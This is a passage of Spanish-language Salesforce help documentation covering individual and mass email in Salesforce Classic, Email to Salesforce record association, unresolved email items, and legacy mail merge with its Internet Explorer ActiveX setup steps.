Para realizar un seguimiento del mensaje de correo electrónico que envió, utilice el formato HTML al crearlo. Asegúrese también de que su administrador de Salesforce agregó la lista relacionada Estado del correo electrónico HTML a sus páginas de contacto, candidato y cuenta personal.

## Enviar correo electrónico en Salesforce Classic

Envíe mensajes de correo electrónico a sus contactos, candidatos, cuentas personales y compañeros de trabajo directamente desde páginas de cuenta, contacto, candidato, oportunidad, caso, campaña u objeto personalizado en Salesforce Classic.

1. En la lista relacionada Historial de actividades de un registro, haga clic en **Enviar un correo electrónico**.
2. Para cambiar el tipo de formato, haga clic en **Cambiar a Solo texto** o **Cambiar a HTML**.
3. Para utilizar una plantilla de correo electrónico predefinida, haga clic en **Seleccionar plantilla**.
4. Cumplimente los campos.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones

PERMISOS DE USUARIO

Para enviar correo electrónico:

- "Enviar correo electrónico"

5. Haga clic en **Enviar**.

CONSULTE TAMBIÉN

Consideraciones para el envío de correos electrónicos en Salesforce Classic

Directrices para trabajar con correo electrónico

Enviar correo electrónico masivo en Salesforce Classic

## Directrices para trabajar con correo electrónico

Considere algunos consejos para trabajar con mensajes de correo electrónico, incluyendo información para clientes que utilizan Correo electrónico para registro de casos y Correo electrónico mejorado.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

- No puede utilizar campos de divisa personalizados con mensajes de correo electrónico.
- Los mensajes de correo electrónico solo pueden tener un tipo de registro.
- Las reglas de flujo de trabajo solo pueden utilizar los mensajes de correo electrónico para actualizar campos en casos.
- En Salesforce Classic, puede adjuntar varios archivos a un correo electrónico siempre que el tamaño total de los archivos adjuntos no supere los 10 MB. En Lightning Experience, el tamaño total de archivos adjuntos no puede superar el límite de Salesforce para el tamaño de archivo máximo.
- Si el tamaño combinado de todos los archivos adjuntos a un mensaje de correo electrónico supera 3 MB, o si utiliza correo electrónico masivo, los archivos actuales no se adjuntan al mensaje de correo electrónico cuando se envíe. En su lugar, se adjunta un vínculo a cada archivo al mensaje de correo electrónico. Cuando un destinatario hace clic en un vínculo, abre el archivo adjunto correspondiente en Salesforce Files. Por ejemplo, si adjunta dos archivos de 1,7 MB a un mensaje de correo electrónico y lo envía, el destinatario recibe el mensaje de correo electrónico con dos vínculos adjuntos a él.
- Los datos adjuntos enviados como vínculos se almacenan durante 30 días.

### Para organizaciones que utilizan Correo electrónico para registro de casos

- Los mensajes de correo electrónico que no están asociados con casos no se pueden mostrar en comunidades.
- Es posible que tenga que revisar desencadenadores y reglas de flujo de trabajo que utilizan el objeto EmailMessage. Para registros de EmailMessage asociados con casos, el campo `ParentID` siempre se rellena. Con Correo electrónico mejorado, los registros de EmailMessage se podrían asociar con otros registros y el campo `ParentID` podría estar en blanco. Como resultado, es posible que necesite actualizar sus desencadenadores y reglas de flujo de trabajo para gestionar mensajes de correo electrónico con un campo `ParentID` en blanco.

### Para organizaciones que utilizan Correo electrónico mejorado

- Un mensaje de correo electrónico se almacena como un registro Mensaje de correo electrónico y un registro Tarea. Sin embargo, la página de detalles de correo electrónico solo muestra el registro Mensaje de correo electrónico, no el registro Tarea.
- Si su organización utiliza lógica comercial que incorpora tareas y mensajes de correo electrónico, es posible que necesite:
  - Recrear cualquier campo Tarea personalizado en el objeto Mensaje de correo electrónico.

- Migrar cualquier desencadenador de objetos Tarea al objeto Mensaje de correo electrónico.

CONSULTE TAMBIÉN

Enviar correo electrónico en Salesforce Classic

Enviar correo electrónico masivo en Salesforce Classic

## Consideraciones para el envío de correos electrónicos masivos

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Antes de enviar un correo electrónico masivo, considere algunos puntos clave.

- Puede enviar un correo electrónico masivo a una lista de destinatarios de contactos, candidatos, cuentas personales o usuarios que pueda visualizar en Salesforce.
- Si un campo de correo electrónico estándar está oculto por la seguridad de nivel de campo, los vínculos del Correo electrónico masivo de contactos y candidatos no aparecen.
- El correo electrónico masivo se puede enviar a una dirección en un campo de correo electrónico estándar. No se admite el correo electrónico masivo con un campo de correo electrónico personalizado.
- Antes de enviar un correo electrónico masivo, cree una vista personalizada de contactos, candidatos, cuentas personales o casos sin dirección de correo electrónico. En el criterio de búsqueda, seleccione "Correo electrónico igual a" y deje en blanco el tercer campo. A continuación, puede actualizar dichos registros antes de enviar los correos electrónicos. No puede validar una dirección de correo electrónico sin enviar un mensaje de correo electrónico.
- No puede enviar un mensaje de correo electrónico de forma masiva mediante una plantilla de correo electrónico de Visualforce.
- Los datos adjuntos en el correo masivo se envían como vínculos en lugar de como archivos físicos. Cuando los destinatarios hacen clic en el vínculo de los archivos adjuntos en el correo electrónico, éstos se abren en un ventana de navegador diferente y pueden descargarse. Los archivos adjuntos de almacenan durante 30 días.
- Nota: Los números dirigidos y enviados en mensajes de estado de correo electrónicos masivos varían en las siguientes situaciones.
  - El correo electrónico masivo puede hacer que su organización supere el límite de correo electrónico masivo diario. Salesforce no envía el mensaje a ninguno de los destinatarios previstos en el caso.
  - Uno o más de los destinatarios seleccionados han cancelado la recepción de correo electrónico masivo, después de que se programara el correo electrónico masivo, pero antes de su procesamiento.
  - Se han eliminado una o más direcciones de los destinatarios del correo del contacto o del candidato después de que se programara el correo electrónico masivo, pero antes de su procesamiento.
  - El usuario que ha enviado el correo electrónico masivo se ha desactivado después de que se programara el correo electrónico masivo, pero antes de su procesamiento. Salesforce no envía correos electrónicos masivos programados por un usuario desactivado.

# Enviar correo electrónico masivo en Salesforce Classic

Envíe un correo electrónico a un grupo de contactos, candidatos, cuentas personales o compañeros de trabajo y todo el mismo tiempo. Envíe un correo electrónico a una lista de contactos, candidatos o cuentas personales ventas a pequeña escala y asistencia. Los correos electrónicos masivos están destinados a facilitar sus procesos comerciales, no a sustituir su aplicación de correo electrónico o gestionar campañas de marketing masivo.

Nota: No puede utilizar una dirección de toda la organización para enviar un mensaje de correo electrónico masivo.

1. Dependiendo de los destinatarios de su correo electrónico masivo, realice una de las siguientes acciones.

   **Para contactos o cuentas personales**
   En la ficha Contactos o Casos, en la sección Herramientas de la parte inferior de la página, haga clic en **Correo electrónico masivo a contactos**. Si su organización de Salesforce tiene cuentas personales, el vínculo también aparece en la ficha Cuentas.

   **Para candidatos**
   En la ficha Contactos, en la sección Herramientas de la parte inferior de la página, haga clic en **Correo electrónico masivo a candidatos**.

   **Para compañeros de trabajo (otros usuarios de Salesforce)**
   Si tiene el permiso "Gestionar usuarios", desde Configuración, introduzca *Usuarios de correo electrónico masivo* en el cuadro Búsqueda rápida y, a continuación, seleccione **Usuarios de correo electrónico masivo**.

2. Seleccione una vista de lista de los destinatarios y haga clic en **Ir**.
3. Todos los destinatarios de la vista de lista se seleccionan por defecto. Para retirar destinatarios, anule su selección.
4. Haga clic en **Siguiente**.
5. Elija una plantilla de correo electrónico.
6. Para ver las plantillas, haga clic en los vínculos **Vista previa**.
7. Haga clic en **Siguiente**.
8. En la página de confirmación, seleccione las opciones de procesamiento para utilizar: El nombre del correo electrónico masivo que especifica aparece en la cola y los mensajes de estado que recibe de Salesforce, no en el correo electrónico que está enviando.
9. En Opciones de envío, envíe el mensaje de correo electrónico o seleccione una fecha y zona horaria para enviar el mensaje de correo electrónico en el futuro.
10. Haga clic en **Enviar** y, a continuación, haga clic en **Finalizado**.

## EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## PERMISOS DE USUARIO

Para enviar correos electrónicos masivos a contactos, cuentas personales o candidatos:
- "Correo electrónico masivo"

Para enviar correo electrónico masivo a compañeros de trabajo:
- "Correo electrónico masivo"

  Y

  "Gestionar usuarios"

Para enviar correos electrónicos masivos y registrarlos en la lista relacionada Historial de actividades:
- "Correo electrónico masivo"

  Y

  "Modificar tareas"

## CONSULTE TAMBIÉN

Consideraciones para el envío de correos electrónicos masivos
Directrices para el envío de correos electrónicos masivos
Ver el estado de su correo electrónico masivo

## Directrices para el envío de correos electrónicos masivos

Si está enviando correos electrónicos masivos, consulte estas directrices para obtener información adicional.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

- De manera predeterminada, las vistas Mis contactos, Mis candidatos, Usuarios activos o Mis casos incluyen todos los registros que tengan una dirección de correo electrónico. Para cambiar la lista de destinatarios, cree una vista personalizada. Si el registro no contiene ninguna dirección de correo electrónico o no se ha seleccionado `No recibir correos electrónicos`, no se incluirá ningún contacto, candidato o cuenta personal en ninguna vista de lista de correo electrónico. Las cuentas personales se incluyen en vistas de lista de contactos.
- En la ventana de vista previa de plantilla de correo electrónico, la plantilla muestra cualquier campo de combinación que contenga, como `{!Account.AccountNumber}`. Cuando envíe sus mensajes de correo electrónico, los datos de los registros de los destinatarios o cualquier texto de sustitución aplicable se insertarán en el correo electrónico en lugar de los campos de combinación.
- Cuando se selecciona `Almacenar una actividad para cada mensaje` (valor predeterminado), se asocia el elemento Historial de actividad con el contacto, candidato o cuenta personaly se muestra como "Correo electrónico masivo:<Template Description>." El asunto, el texto y los archivos adjuntos del correo electrónico no se guardan en el elemento del Historial de actividades. El registro de elementos del Historial de actividades requiere acceso para ver o modificar los registros de la lista de destinatarios y el permiso "Modificar tarea".
- Si la opción de disponibilidad de correo electrónico `Notificar al remitente cuando se complete el correo electrónico masivo` está seleccionada, recibirá un correo electrónico de estado automáticamente de Salesforce para cada correo electrónico masivo que envíe. La línea de asunto del correo electrónico de estado contiene el valor que introduzca en el campo `Nombre de correo electrónico masivo` cuando envíe el correo electrónico masivo.
- Para ver y cancelar correos electrónicos masivos que ha programado, desde su configuración personal, introduzca *`Correos electrónicos masivos`* en el cuadro `Búsqueda rápida`, luego seleccione **Correos electrónicos masivos** o **Mis correos electrónicos masivos**.

  Para ver y cancelar correos electrónicos masivos que cualquier usuario en su organización ha programado, si dispone del permiso "Gestionar usuarios", desde Configuración, introduzca *`Correos electrónicos masivos`* en el cuadro `Búsqueda rápida`, luego seleccione **Correos electrónicos masivos**.

CONSULTE TAMBIÉN

Enviar correo electrónico masivo en Salesforce Classic

Directrices para la configuración de parámetros de disponibilidad para mensajes de correo electrónico enviados desde Salesforce

## Ver el estado de su correo electrónico masivo

Manténgase al tanto del correo electrónico de estado generado automáticamente para cada correo electrónico masivo que envíe.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

1. Asegúrese de que su organización de Salesforce está configurada para recibir notificaciones de correo electrónico para correos electrónicos masivos. Solicite ayuda a su administrador de Salesforce.
2. Al crear el correo electrónico masivo, introduzca un valor en el campo `Nombre de correo electrónico masivo`. Este valor aparece en la línea de asunto del correo electrónico de estado.
3. Envíe el correo electrónico masivo.

El mensaje de estado que recibe muestra el número de destinatarios a los que se dirigió y envió el correo electrónico masivo.

CONSULTE TAMBIÉN

Directrices para el envío de correos electrónicos masivos

Directrices para la configuración de parámetros de disponibilidad para mensajes de correo electrónico enviados desde Salesforce

Personalizar su experiencia de Salesforce

# Relacionar registros de Correo electrónico en Salesforce con Correo electrónico en Salesforce

Relacione correos electrónicos con candidatos, contactos y oportunidades o bien con registros específicos en Salesforce. De este modo, es fácil realizar un seguimiento de sus comunicaciones relacionadas con ventas.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones

¿Cómo funciona el correo electrónico en Salesforce?

Cuando envía un mensaje de correo electrónico desde aplicaciones de correo electrónico externas, utilice Correo electrónico en Salesforce para relacionar esos mensajes de correo electrónico automáticamente con sus registros de Candidato, Contacto y Oportunidad de Salesforce.

Consideraciones para el uso de Correo electrónico en Salesforce

Antes de utilizar Correo electrónico en Salesforce, considere algunos puntos clave.

Configurar correo electrónico en Salesforce

Para poder utilizar Correo electrónico en Salesforce, comience por configurarlo.

Relacionar correos electrónicos con sus registros de Salesforce

Relacione correos electrónicos que envía con aplicaciones de correo electrónico externas a candidatos, contactos y oportunidades o a registros específicos de Salesforce para realizar un seguimiento de sus comunicaciones relacionadas con ventas.

Directrices para el uso de Correo electrónico en Salesforce

Si está utilizando Correo electrónico en Salesforce, revise algunos puntos clave para obtener información adicional.

Gestionar correos electrónicos que Correo electrónico en Salesforce no asigna a registros

Cuando se envían los correos electrónicos a Salesforce usando Correo electrónico en Salesforce o Salesforce for Outlook, algunos de asignan automáticamente a los registros relacionados en función de su configuración de Correo electrónico en Salesforce. El resto se agregan a Mis elementos no resueltos, donde puede asignarlos a registros relacionados de Salesforce o confirmar que desea dejarlos sin asignar.

## ¿Cómo funciona el correo electrónico en Salesforce?

Cuando envía un mensaje de correo electrónico desde aplicaciones de correo electrónico externas, utilice Correo electrónico en Salesforce para relacionar esos mensajes de correo electrónico automáticamente con sus registros de Candidato, Contacto y Oportunidad de Salesforce.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones

Cuando redacte, reenvíe o responda a un correo electrónico, introduzca una dirección de Correo electrónico en Salesforce en el campo Cco (o en cualquier campo de destinatario). Salesforce recibe una copia del mensaje de correo electrónico. Dependiendo de su configuración, Salesforce agrega el correo electrónico a la lista relacionada Historial de actividad del registro cuya dirección de correo electrónico coincide con la dirección de correo electrónico del destinatario o la página Mis elementos

no resueltos. Desde la página Mis elementos no resueltos, puede asignar manualmente el correo electrónico a un registro. Los correos electrónicos sin asignar también aparecen en su lista de tareas abierta.

## Relacionar correos electrónicos con candidatos, contactos y oportunidades

Si configura Correo electrónico en Salesforce para asociar correos electrónicos a candidatos o contactos coincidentes, Salesforce busca los campos `Para` y `Cc` de las direcciones de correo electrónico de sus candidatos o contactos. Si se encuentran candidatos o contactos, Salesforce guarda el correo electrónico en la lista relacionada Historial de actividades del registro correspondiente.

Si configura Correo electrónico en Salesforce para asociar correos electrónicos a oportunidades coincidentes, Salesforce busca los campos `Para` y `Cc` de las direcciones de correo electrónico de sus contactos. Si se encuentran contactos, Salesforce guarda el correo electrónico en la lista relacionada Historial de actividades de todas las oportunidades abiertas siempre que se le asigne al contacto una función de contacto de la oportunidad.

Si Salesforce no puede asociar ninguna dirección de correo electrónico para destinatarios que aparecen en los campos `Para` y `Cc` de correos electrónicos que ha agregado a Salesforce, la página Mis elementos no resueltos mostrará una fila de cada correo electrónico.

## Relacionar correos electrónicos con registros específicos

Para relacionar un correo electrónico a un registro específico de Salesforce, incluya el Id. del registro en la línea de asunto o cuerpo del correo electrónico.

Si configura Correo electrónico en Salesforce para asociar el correo electrónico con oportunidades, contactos o candidatos coincidentes, se crea una tarea sin resolver cuando se asocia el correo electrónico a un candidato, un contacto o una oportunidad utilizando un Id. de registro pero no una dirección de correo electrónico coincidente. Por ejemplo, configura sus mensajes de correo electrónico para que se asocien con candidatos coincidentes. A continuación, envía un mensaje de correo electrónico directamente a su dirección de Correo electrónico en Salesforce con un Id. de registro de candidato en el cuerpo o línea de asunto del mensaje de correo electrónico. El mensaje de correo electrónico está asociado con el candidato y se crea una tarea sin resolver.

## Información general

Cuando su administrador de Salesforce activa Correo electrónico en Salesforce, recibe un correo electrónico que contiene su correo electrónico generado por el sistema en la dirección de Salesforce. Esta dirección aparece también en su configuración personal.

Acceda a su configuración personal para configurar Correo electrónico en Salesforce antes de utilizarlo.

CONSULTE TAMBIÉN

- Consideraciones para el uso de Correo electrónico en Salesforce
- Configurar correo electrónico en Salesforce
- Relacionar correos electrónicos con sus registros de Salesforce
- Directrices para el uso de Correo electrónico en Salesforce

## Consideraciones para el uso de Correo electrónico en Salesforce

Antes de utilizar Correo electrónico en Salesforce, considere algunos puntos clave.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones

**Consideraciones generales**

- Utilice Correo electrónico en Salesforce para capturar el mensaje de correo electrónico enviado con aplicaciones cliente de correo electrónico como IBM® Lotus Notes® y Microsoft® Outlook® y con correo electrónico Web como Gmail® y Yahoo. Mail®.
- Correo electrónico en Salesforce intenta que la dirección de correo electrónico que se encuentra en los campos `Para` o `Cc` coincida con la dirección en el campo estándar `Correo electrónico`. Correo electrónico en Salesforce no es compatible con las coincidencias en los campos personalizados de correo electrónico.
- Salesforce ignora los Id. no válidos o los Id. para registros a los que no tiene acceso de lectura.
- Correo electrónico en Salesforce es necesario para utilizar la función Agregar correo electrónico con Salesforce for Outlook. La desactivación de una función desactiva la otra. Con Salesforce for Outlook, agrega correos electrónicos a través de Agregar correo electrónico y Enviar y agregar, no el campo `Cco`.
- Si introduce la dirección de correo electrónico de un destinatario en el campo `Cco`, el propietario de la dirección recibe el correo electrónico, pero el correo electrónico no está relacionado con registros que contienen la dirección de correo electrónico.

**Límites**

- El número máximo de direcciones de correo electrónico con las que puede coincidir Mi correo electrónico en Salesforce es 50. Si el número de direcciones combinado en los campos `Para` y `Cc` supera ese límite, Mi correo electrónico en Salesforce solo procesa las primera 50 direcciones únicas en el correo electrónico.
- Correo electrónico en Salesforce puede crear un máximo de 50 actividades de cada correo electrónico que reciba. Puede relacionar hasta 50 contactos con cada registro de tarea de correo electrónico.
- El tamaño máximo para un archivo adjunto es 25 MB cuando se adjunta directamente a la lista relacionada. El límite de tamaño para varios archivos adjuntados al mismo mensaje de correo electrónico son 25 MB, con un tamaño máximo de 5 MB por archivo. Para cada registro coincidente, se duplicarán todos los archivos adjuntos enviados con el correo electrónico, lo que afectará al tamaño máximo de sus datos. Los archivos adjuntos que no se hayan agregado se muestran en el correo electrónico de confirmación que recibe por parte de Salesforce.
- El texto del correo electrónico y HTML se trunca a 32 KB.

## Configurar correo electrónico en Salesforce

Para poder utilizar Correo electrónico en Salesforce, comience por configurarlo.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones

1. Desde su configuración personal, introduzca *`Correo electrónico en Salesforce`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Mi correo electrónico en Salesforce**.
2. Introduzca su propia dirección de correo electrónico en `Mis direcciones de correo electrónico aceptadas`. Si envía un mensaje de correo electrónico desde más de una dirección, separe cada dirección con una coma.

   Importante: Su dirección de Correo electrónico en Salesforce sólo acepta correos electrónicos de la lista de direcciones que indica aquí. Si no indica una dirección de correo electrónico, el correo electrónico enviado a su dirección de Correo electrónico en Salesforce no se asociará a ningún registro.

3. En Asociaciones de correo electrónico, seleccione opciones según necesite.

4. Si excluye varios dominios de correo electrónico de la asociación automática en `Dominios excluidos`, sepárelos con comas.
5. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

- Consideraciones para el uso de Correo electrónico en Salesforce
- Relacionar correos electrónicos con sus registros de Salesforce
- Personalizar su experiencia de Salesforce
- Directrices para el uso de Correo electrónico en Salesforce

## Relacionar correos electrónicos con sus registros de Salesforce

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones

Relacione correos electrónicos que envía con aplicaciones de correo electrónico externas a candidatos, contactos y oportunidades o a registros específicos de Salesforce para realizar un seguimiento de sus comunicaciones relacionadas con ventas.

Para relacionar mensajes de correo electrónico enviados de forma externa a candidatos, contactos u oportunidades:

1. Introduzca un correo electrónico de una cuenta de correo electrónico que haya enumerado en `Mis direcciones de correo electrónico aceptadas` en la página de configuración de Mi correo electrónico en Salesforce.
2. Introduzca su dirección de Correo electrónico en Salesforce en el campo `Cco`.
3. Envíe el correo electrónico.

Para relacionar correos electrónicos enviados de forma externa con registros específicos de Salesforce:

1. Introduzca un correo electrónico de una cuenta de correo electrónico que haya enumerado en `Mis direcciones de correo electrónico aceptadas` en la página de configuración de Mi correo electrónico en Salesforce.
2. En Salesforce, busque el Id. de registro con el que asociar el correo electrónico. El Id. de registro es el código alfanumérico de 15 dígitos y que distingue entre mayúsculas y minúsculas al final de la URL de un registro.
3. En la línea del asunto o en el cuerpo del correo electrónico, introduzca *`ref:`* seguido del Id. de registro. Por ejemplo: *`ref:701D0000000HQZy`*.
4. Introduzca su dirección de Correo electrónico en Salesforce en el campo `Para`, `Cc` o `Cco`.
5. Envíe el correo electrónico.

CONSULTE TAMBIÉN

- Consideraciones para el uso de Correo electrónico en Salesforce
- Directrices para el uso de Correo electrónico en Salesforce
- Configurar correo electrónico en Salesforce

# Directrices para el uso de Correo electrónico en Salesforce

Si está utilizando Correo electrónico en Salesforce, revise algunos puntos clave para obtener información adicional.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones

**Directrices generales**

- Para facilitar el acceso, agregue su dirección de Correo electrónico en Salesforce a la libreta de direcciones de su cliente de su programa de correo electrónico.
- Cuando utilice Correo electrónico en Salesforce para guardar un mensaje como una actividad de correo electrónico, el tipo de tarea predeterminado viene especificado por la configuración `Predeterminado para enviar correo electrónico`. Para cambiar el valor predeterminado, modifique el campo de la lista de selección `Tipo de tarea`.
- Los correos electrónicos procedentes de dominios excluidos se dirigen a Mis elementos no resueltos. Desde allí, asígnelos manualmente o déjelos sin asignar.
- Para guardar un mensaje como una actividad de correo electrónico sin enviarlo a otra persona, reenvie el correo electrónico con su dirección de Correo electrónico en Salesforce en el campo `Para`. Asegúrese de que no hay otra dirección de correo electrónico en los campos `Para`, `Cc` o `Cco`. Salesforce recibe una copia del correo electrónico y busca los campos `Desde`, `Para` y `Cc` en el correo electrónico reenviado de la dirección de correo electrónico de sus candidatos y contactos. Si se encuentran candidatos o contactos, Salesforce guarda el correo electrónico en la lista relacionada Historial de actividades del registro correspondiente.
- Si Correo electrónico en Salesforce coincide con una dirección de correo electrónico para varios candidatos o registros de contactos en Salesforce, puede asociar el correo electrónico con todos los registros coincidentes, con el registro más antiguo o con el registro con mayor actividad.
- Si Correo electrónico en Salesforce hace coincidir un correo electrónico con varios registros de oportunidades en Salesforce, el correo electrónico se incluye en el historial de actividades de todos los registros abiertos coincidentes.

**Id. de registro**

- El Id. de registro es el código alfanumérico de 15 dígitos y que distingue entre mayúsculas y minúsculas al final de la URL de un registro. Por ejemplo, si visualiza la página de detalles de un registro de campaña, la URL tendrá una apariencia similar a: `https://yourInstance.salesforce.com/701D0000000HQZy`. El Id. de registro para este registro es 701D0000000HQZy.
- Puede introducir los Id. de registro en una línea diferente o en el texto del cuerpo del correo electrónico si están entre (), [] o {}. Por ejemplo: *`(ref: 701D0000000HQZy)`*. Separe varios Id. de registro con comas, por ejemplo: *`ref: 701D0000000HQZy, 801D0000000IRAz, 901D0000000JSBa`*.

### Gestionar correos electrónicos que Correo electrónico en Salesforce no asigna a registros

Cuando se envían los correos electrónicos a Salesforce usando Correo electrónico en Salesforce o Salesforce for Outlook, algunos de asignan automáticamente a los registros relacionados en función de su configuración de Correo electrónico en Salesforce. El resto se agregan a Mis elementos no resueltos, donde puede asignarlos a registros relacionados de Salesforce o confirmar que desea dejarlos sin asignar.

1. Acceda a sus correos electrónicos sin asignar en Mis elementos no resueltos.
2. Seleccione una de estas acciones:
   - Asignar a registros relacionados: Introduzca un registro relacionado en uno o ambos campos. Si lo necesita, seleccione el tipo de registro adecuado en la lista desplegable. Si asigna un candidato, no podrá asignar más registros. Para cancelar una asignación, borre una entrada.
   - Dejar sin asignar: El texto `Correo electrónico sin resolver:` se eliminará de la línea de asunto y se le asignará el correo electrónico cuando complete la tarea. Si la lista de selección `Estado` de la tarea incluye más de un estado "completo", Salesforce utiliza el primero.
3. Guarde sus cambios.

   Los correos electrónicos asignados se agregan a los registros asociados. Todos los elementos modificados se eliminan de la lista.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience (solo cuando se le solicite resolver elementos de Salesforce for Outlook desde la bandeja del sistema de Windows)

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para ver o modificar correos electrónicos sin resolver:
- "Modificar" en tareas y "Leer" en los objetos que asigne al correo electrónico

  Y

  "Correo electrónico en Salesforce"

  O BIEN

  "Agregar Correo electrónico" en Salesforce for Outlook y "Correo electrónico en Salesforce"

Para crear registros de Salesforce:
- "Modificar" en tareas

  Y

  "Mostrar Creación rápida" y "Crear" en esos objetos

Para ver los datos usados recientemente en los campos de registros relacionados:
- "Autocompletar búsqueda" en Configuración de búsqueda

# Preguntas más frecuentes sobre el uso de correo electrónico integrado con Salesforce

## ¿Puedo utilizar Salesforce para enviar correos electrónicos masivos?

Si desea enviar correos electrónicos de marketing masivos, le sugerimos utilizar una aplicación externa en AppExchange que le permite gestionar campañas de correo electrónico de forma centralizada y realizar un seguimiento a las respuestas devueltas a Salesforce Eso permite a su equipo de marketing realizar un seguimiento del número de candidatos aptos y del rendimiento de las inversiones para esas campañas de correo electrónico.

Si desea enviar correos electrónicos de ventas masivos, en Salesforce haga clic en **Contactos**. A continuación, en la sección Herramienta, seleccione **Contactos de correo electrónico masivo** y siga el asistente Correo electrónico masivo.

CONSULTE TAMBIÉN

Preguntas generales sobre la importación

Enviar correo electrónico masivo en Salesforce Classic

¿Puedo utilizar Salesforce para enviar correos electrónicos HTML?

## ¿Puedo utilizar Salesforce para enviar correos electrónicos HTML?

Sí, puede utilizar Salesforce para enviar correos electrónicos a contactos, candidatos, cuentas personales y usuarios en su organización. Puede enviar correos electrónicos a personas, enviar correos electrónicos masivos a varios contactos y configurar plantillas para correos electrónicos HTML que envía con frecuencia.

CONSULTE TAMBIÉN

Preguntas generales sobre la importación

Enviar correo electrónico en Salesforce Classic

# Generación de formularios con plantillas

## Combinación de correo

Una combinación de correo es el proceso de generación de formularios y otros documentos de Microsoft® Word personalizados para el destinatario, que suele ser un contacto o un candidato. El contenido de cada documento está predefinido en una plantilla de combinación de correo. Éstas incluyen variables denominadas campos de combinación donde se muestran los datos de sus registros de Salesforce (por ejemplo, el nombre y dirección de un contacto) en el documento generado.

EDICIONES

Esta función está disponible en Salesforce Classic

Disponible en: **todas** las ediciones

**Importante:** Cuando Salesforce desactive TLS 1.0, finalizaremos la asistencia para la combinación de correo estándar. Este cambio significa que los representantes ya no podrán generar documentos de combinación de correo en Microsoft® Word. Incluso si los representantes puedan acceder a la función, Salesforce ya no proporciona asistencia o mantenimiento cuando existe un problema. Pero no se preocupe Los representantes pueden seguir realizando combinaciones de correo con datos de Salesforce cuando los migre a la combinación de correo ampliada.

**Nota:** La combinación de correo estándar requiere:

- Microsoft® Internet Explorer® versiones 9, 10 y 11
- Microsoft Word 2003 o 2007
- Microsoft Windows Vista® (solo 32 bits) - Hasta que Salesforce desactive TLS 1.0.

### Generación de documentos de combinación de correo electrónico único

Para generar un documento de Microsoft Word para un registro individual, abra la página de detalles del registro y haga clic en **Combinación de correo** en la lista relacionada Historial de actividad.

CONSULTE TAMBIÉN

Instalación del control ActiveX de combinación de correo

Generar documentos de combinación de correo masivo con combinación de correo ampliada

Enviar un único documento de combinación de correo

# Instalación del control ActiveX de combinación de correo

Cuando Salesforce desactive TLS 1.0, finalizaremos la asistencia para la combinación de correo estándar. Para seguir creando combinaciones de correo con sus datos de Salesforce, póngase en contacto con el Servicio de atención al cliente de Salesforce para activar la combinación de correo ampliada..

**Importante:** Cuando Salesforce desactive TLS 1.0, finalizaremos la asistencia para la combinación de correo estándar. Este cambio significa que los representantes ya no podrán generar documentos de combinación de correo en Microsoft® Word. Incluso si los representantes puedan acceder a la función, Salesforce ya no proporciona asistencia o mantenimiento cuando existe un problema. Pero no se preocupe Los representantes pueden seguir realizando combinaciones de correo con datos de Salesforce cuando los migre a la combinación de correo ampliada.

Con la combinación de correo estándar, la primera vez que genere un documento de combinación de correo deberá instalar un control ActiveX que permita a Salesforce comunicarse con Word. **Debe haber iniciado sesión como usuario de Windows con los suficientes privilegios administrativos para descargar controles ActiveX.** Si no puede descargar controles ActiveX, póngase en contacto con su departamento de TI o administrador del sistema Windows para obtener ayuda.

La combinación de correo estándar requiere:

- Microsoft® Internet Explorer® versiones 9, 10 y 11
- Microsoft Word 2003 ó 2007
- Microsoft Windows Vista® (solo 32 bits) - Hasta que Salesforce desactive TLS 1.0.

Configure su explorador Web para aceptar controles ActiveX de la manera siguiente:

1. Haga clic en **Herramientas** > **Opciones de Internet** para abrir el cuadro de diálogo Opciones de Internet.
2. Vaya a la ficha Seguridad.
3. Haga clic en el icono de la zona **Internet** y, a continuación, haga clic en **Nivel personalizado**.
4. En la sección "Controles y complementos de ActiveX", seleccione `Activar o Pedir datos` para los siguientes ajustes: "Descargar los controles firmados para ActiveX", "Ejecutar controles y complementos de ActiveX" y "Activar la secuencia de comandos de los controles de ActiveX marcados como seguros".
5. En la sección "Descargas", seleccione `Activar` para el ajuste "Descarga de archivos".
6. Haga clic en **Aceptar**.
7. Repita la configuración del nivel personalizado anterior para la zona **Sitios de confianza**.
8. Asegúrese de que Salesforce es un sitio de confianza haciendo clic en el botón **Sitios** y buscando `https://*.salesforce.com` en la lista. Si no está ahí, escriba `https://*.salesforce.com` en el cuadro de texto y haga clic en **Agregar**. Haga clic en **Aceptar**.
9. Vaya a la ficha Opciones avanzadas del cuadro de diálogo Propiedades de Internet.
10. En la sección Seguridad en la parte inferior del cuadro Configuración, confirme que "No guardar las páginas cifradas en el disco" está en blanco y no tiene una marca de verificación.
11. Haga clic en **Aceptar**.
12. Deberá reiniciar Internet Explorer para que los cambios surtan efecto.

Si utiliza Internet Explorer 7 ó 8, la primera vez que realice una combinación de correo puede que aparezca el mensaje emergente `Excepción: el servidor de automatización no puede crear el objeto`. Puede ignorar el mensaje. Haga clic en **Aceptar** para cerrar la ventana emergente y continuar con la combinación de correo.

Nota: Combinación de correo ampliada no requiere la instalación de un control ActiveX.

CONSULTE TAMBIÉN

Combinación de correo

## Gestión de plantillas

